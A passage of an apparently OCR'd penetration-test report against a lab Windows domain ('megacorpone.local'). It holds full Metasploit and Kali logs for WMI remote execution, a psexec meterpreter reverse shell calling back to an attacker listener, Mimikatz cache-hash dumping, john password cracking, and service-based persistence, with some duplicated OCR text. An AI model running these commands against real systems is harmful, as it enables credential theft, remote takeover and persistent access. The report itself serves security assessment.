
**What We Did**: We exploited legacy protocols such as LLMNR and NBT-NS, capturing sensitive credentials through spoofing.






**Why It Matters**: These outdated communication protocols allow attackers to intercept login credentials, similar to eavesdropping on insecure communications.

5. **WMI Misuse for Remote Command Execution**:
**What We Did**: We used administrative privileges via WMI to execute commands remotely, which allowed us to control various systems.



```
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND tasklist
COMMAND ⇒ tasklist
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        128 K
Registry                        72 Services                   0      8,100 K
smss.exe                       360 Services                   0        568 K
csrss.exe                      456 Services                   0      2,232 K
csrss.exe                      524 Console                    1      1,204 K
wininit.exe                    544 Services                   0      2,500 K
services.exe                   584 Services                   0      6,284 K
lsass.exe                      628 Services                   0     14,392 K
winlogon.exe                   644 Console                    1      7,188 K
svchost.exe                    764 Services                   0     15,628 K
fontdrvhost.exe                780 Console                    1      2,024 K
fontdrvhost.exe                788 Services                   0      2,168 K
svchost.exe                    860 Services                   0      9,772 K
dwm.exe                        956 Console                    1     17,124 K
LogonUI.exe                    964 Console                    1     33,676 K
svchost.exe                    440 Services                   0     47,552 K
svchost.exe                    380 Services                   0     15,392 K
svchost.exe                    720 Services                   0     15,328 K
svchost.exe                    872 Services                   0     14,748 K
svchost.exe                    952 Services                   0     16,912 K
svchost.exe                   1012 Services                   0     17,684 K
svchost.exe                   1028 Services                   0      6,640 K
svchost.exe                   1076 Services                   0     15,824 K
svchost.exe                   1264 Services                   0      8,688 K
Memory Compression            1456 Services                   0     29,892 K
VSSVC.exe                     1500 Services                   0      6,668 K
svchost.exe                   1644 Services                   0     14,224 K
svchost.exe                   1724 Services                   0      6,568 K
svchost.exe                   1820 Services                   0      5,396 K
svchost.exe                   1836 Services                   0      7,252 K
svchost.exe                   1052 Services                   0      7,580 K
spoolsv.exe                   1236 Services                   0     12,840 K
svchost.exe                   2200 Services                   0      4,728 K
svchost.exe                   2244 Services                   0     27,940 K
MsMpEng.exe                   2328 Services                   0     80,976 K
```


svchost.exe 440 Services 0 47,552 K
svchost.exe 380 Services 0 15,392 K
svchost.exe 720 Services 0 15,328 K
svchost.exe 872 Services 0 14,748 K
svchost.exe 952 Services 0 16,912 K
svchost.exe 1012 Services 0 17,684 K
svchost.exe 1028 Services 0 6,640 K
svchost.exe 1076 Services 0 15,824 K
svchost.exe 1264 Services 0 8,688 K
Memory Compression 1456 Services 0 29,892 K
VSSVC.exe 1500 Services 0 6,668 K
svchost.exe 1644 Services 0 14,224 K
svchost.exe 1724 Services 0 6,568 K
svchost.exe 1820 Services 0 5,396 K
svchost.exe 1836 Services 0 7,252 K
svchost.exe 1052 Services 0 7,580 K
spoolsv.exe 1236 Services 0 12,840 K
svchost.exe 2200 Services 0 4,728 K
svchost.exe 2244 Services 0 27,940 K
MsMpEng.exe 2328 Services 0 80,976 K
svchost.exe 2804 Services 0 5,644 K
NisSrv.exe 3132 Services 0 9,768 K
svchost.exe 3464 Services 0 7,288 K
MicrosoftEdgeUpdate.exe 3540 Services 0 884 K
SgrmBroker.exe 3552 Services 0 5,752 K
uhssvc.exe 3676 Services 0 6,280 K
svchost.exe 1000 Services 0 10,336 K
svchost.exe 1200 Services 0 9,396 K
SearchIndexer.exe 4012 Services 0 15,768 K
svchost.exe 3976 Services 0 6,988 K
WmiPrvSE.exe 3888 Services 0 9,604 K
cmd.exe 1696 Services 0 3,784 K
conhost.exe 3800 Services 0 11,972 K
tasklist.exe 1040 Services 0 8,592 K
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) >

```
COMMAND ⇒ systeminfo
msf6 auxiliary(scanner/smb/impacket/wmiexec) > run

[*] Running for 172.22.117.20...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*]
Host Name:                 WINDOWS10
OS Name:                   Microsoft Windows 10 Pro N
OS Version:                10.0.19042 N/A Build 19042
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Member Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          sysadmin
Registered Organization:
Product ID:                00331-60000-00000-AA609
Original Install Date:     5/10/2021, 12:17:16 AM
System Boot Time:          9/5/2024, 6:04:04 AM
System Manufacturer:       Microsoft Corporation
System Model:              Virtual Machine
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2594 Mhz
BIOS Version:              Microsoft Corporation Hyper-V UEFI Release v4.0, 11/1/2019
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC-05:00) Eastern Time (US & Canada)
Total Physical Memory:     871 MB
Available Physical Memory: 312 MB
Virtual Memory: Max Size:  2,599 MB
Virtual Memory: Available: 1,906 MB
Virtual Memory: In Use:    693 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    megacorpone.local
Logon Server:              N/A
Hotfix(s):                 7 Hotfix(s) Installed.
                           [01]: KB5005539
                           [02]: KB4562830
                           [03]: KB4570334
                           [04]: KB4580325
                           [05]: KB4586864
                           [06]: KB5006670
```

```
Network Card(s):           1 NIC(s) Installed.
                           [01]: Microsoft Hyper-V Network Adapter
                                 Connection Name: Ethernet
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 172.22.117.20
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

```
   SMBUser                  yes       The username to authenticate as
   THREADS    1             yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set RHOST 172.22.117.20
RHOST => 172.22.117.20
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBUser tstark
SMBUser => tstark
msf6 auxiliary(scanner/smb/impacket/wmiexec) > set SMBPass Password1
SMBPass => Password1
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND                     yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password1        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > set COMMAND whoami
COMMAND => whoami
msf6 auxiliary(scanner/smb/impacket/wmiexec) > options

Module options (auxiliary/scanner/smb/impacket/wmiexec):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   COMMAND    whoami           yes       The command to execute
   OUTPUT     true             yes       Get the output of the executed command
   RHOSTS     172.22.117.20    yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   SMBDomain  megacorpone      no        The Windows domain to use for authentication
   SMBPass    Password1        yes       The password for the specified username
   SMBUser    tstark           yes       The username to authenticate as
   THREADS    1                yes       The number of concurrent threads (max one per host)
```

**Why It Matters**: Misconfigured privileges allowed unauthorized users to run system commands remotely, presenting a risk of complete system control if an attacker gains access.

6. **Credential Dumping and Privilege Escalation**:
**What We Did**: Using tools like Mimikatz, we successfully extracted NTLM hashes and elevated privileges by exploiting weak system configurations.

**Credential Dumping:**

```
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.20
RHOSTS => 172.22.117.20
msf6 exploit(windows/smb/psexec) > set SMBUser tstark
SMBUser => tstark
msf6 exploit(windows/smb/psexec) > set SMBPass Password!
SMBPass => Password!
msf6 exploit(windows/smb/psexec) > set SMBDomain megacorpone
SMBDomain => megacorpone
msf6 exploit(windows/smb/psexec) > set LHOST 172.22.117.100
LHOST => 172.22.117.100
msf6 exploit(windows/smb/psexec) > options
```

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server ...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark' ...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload ...
[*] Sending stage (175174 bytes) to 172.22.117.20
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service exe
cutable ...
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:57212 ) at 2024-09-1
0 05:09:00 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > load kiwi
Loading extension kiwi ...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
```

```
meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b712
9a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 9/10/2024 5:28:14 AM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 3/28/2022 10:47:22 AM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
```

```
┌──(root💀kali)-[~/Desktop]
└─# sudo john --format=mscash2 kiwi_pass.txt                                    1 ⚙
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SH
A1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press Ctrl-C to abort, or send SIGUSR1 to john process for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performanc
e.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performanc
e.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-09-10 05:35) 0.4830g/s 14813p/s 14916c/s 14916C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```


```
┌──(root💀kali)-[~/Desktop]
└─# john --format=mscash2 kiwi_pass2.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2024-09-11 03:22) 0.4958g/s 15205p/s 15310c/s 15310C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.
```

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.20:445 - Connecting to the server...
[*] 172.22.117.20:445 - Authenticating to 172.22.117.20:445|megacorpone as user 'tstark'...
[*] 172.22.117.20:445 - Selecting PowerShell target
[*] 172.22.117.20:445 - Executing the payload...
[*] Sending stage (175174 bytes) to 172.22.117.20
[+] 172.22.117.20:445 - Service start timed out, OK if running a command or non-service executable...
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:57293 ) at 2024-09-10 05:53:41 -0400

meterpreter > shell
Process 2588 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19042.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

## Privilege Escalation:

```
meterpreter > background
[*] Backgrounding session 1...
msf6 > use windows/local/persistance_service
[-] No results from search
[-] Failed to load module: windows/local/persistance_service
msf6 > use windows/local/persistence_service
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION                              yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.26.196.174   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows
```


```
msf6 exploit(windows/local/persistence_service) > sessions

Active sessions
===============

  Id  Name  Type                     Information                    Connection
  --  ----  ----                     -----------                    ----------
  1         meterpreter x86/windows  MEGACORPONE\tstark @ WINDOWS10  172.22.117.100:4444 → 172.22.117.20:65444  (172.22.117.20)

msf6 exploit(windows/local/persistence_service) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(windows/local/persistence_service) > options

Module options (exploit/windows/local/persistence_service):

   Name                Current Setting  Required  Description
   ----                ---------------  --------  -----------
   REMOTE_EXE_NAME                      no        The remote victim name. Random string as default.
   REMOTE_EXE_PATH                      no        The remote victim exe path to run. Use temp directory as default.
   RETRY_TIME          5                no        The retry time that shell connect failed. 5 seconds as default.
   SERVICE_DESCRIPTION                  no        The description of service. Random string as default.
   SERVICE_NAME                         no        The name of service. Random string as default.
   SESSION             1                yes       The session to run this module on

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.26.196.174   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
```


File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
root@kali: ~
Name Current Setting Required Description
REMOTE_EXE_NAME no The remote victim name. Random string as default.
REMOTE_EXE_PATH no The remote victim exe path to run. Use temp directory as default.
RETRY_TIME 5 no The retry time that shell connect failed. 5 seconds as default.
SERVICE_DESCRIPTION no The description of service. Random string as default.
SERVICE_NAME no The name of service. Random string as default.
SESSION 1 yes The session to run this module on
Payload options (windows/meterpreter/reverse_tcp):
Name Current Setting Required Description
EXITFUNC process yes Exit technique (Accepted: '', seh, thread, process, none)
LHOST 172.22.117.100 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
0 Windows
msf6 exploit(windows/local/persistence_service) > run
[*] Started reverse TCP handler on 172.22.117.100:4444
[*] Running module against WINDOWS10
[+] Meterpreter service exe written to C:\Users\TSTARK~1.MEG\AppData\Local\Temp\WzKdF.exe
[*] Creating service IdDNShmb
[*] Cleanup Meterpreter RC File: /root/.msf4/logs/persistence/WINDOWS10_20240909.2325/WINDOWS10_20240909.2325.rc
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 2 opened (172.22.117.100:4444 → 172.22.117.20:65494 ) at 2024-09-09 06:23:26 -0400
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

